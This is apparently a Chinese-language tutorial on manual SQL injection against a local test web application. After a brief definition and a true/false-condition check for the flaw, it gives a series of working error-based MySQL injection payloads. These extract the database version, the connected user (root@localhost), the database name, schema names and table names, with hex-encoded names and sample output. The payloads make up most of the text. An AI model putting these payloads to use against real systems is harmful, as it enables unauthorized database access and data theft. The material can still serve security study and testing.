# sql注入


简介：所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

Target：<http://192.168.8.142:8080/test/sqlinsert?id=2>


1. 判断目标站点是否存在sql注入漏洞（判断方法加入永真条件永假条件）

目标站点正常请求的返回界面


<http://192.168.8.142:8080/test/sqlinsert?id=2>



加入永真条件请求结果



加入永假条件请求结果




1. 利用漏洞获取数据

2.1 手工注入（显错）

数据库版本

and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,version(),0x7e))) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)



版本：~5.5.53~1

连接用户


and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,user(),0x7e))) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)



连接用户：root@localhost

连接数据库


and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,database(),0x7e))) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)



连接数据库：test

爆库


and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,schema\_name,0x7e) FROM information\_schema.schemata LIMIT 0,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)



爆其他数据库

and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,schema\_name,0x7e) FROM information\_schema.schemata LIMIT 1,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)

修改FROM information\_schema.schemata LIMIT 1,1中limit的第一数字递加



表：

Test 0x74657374

performance\_schema：0x706572666f726d616e63655f736368656d61

Mysql：0x6d7973716c


Job:0x6a6f62

Blog:0x626c6f67

information\_schema:0x696e666f726d6174696f6e5f736368656d61

爆当前数据表

and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,table\_name,0x7e) FROM information\_schema.tables where table\_schema=database() LIMIT 0,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)




爆其他数据库表

and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,table\_name,0x7e))) from information\_schema.tables where table\_schema=库名的十六进制 limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)




爆其他表

and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,table\_name,0x7e))) from information\_schema.tables where table\_schema=0x6d7973716c limit 2,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)（原理同爆其他数据库）



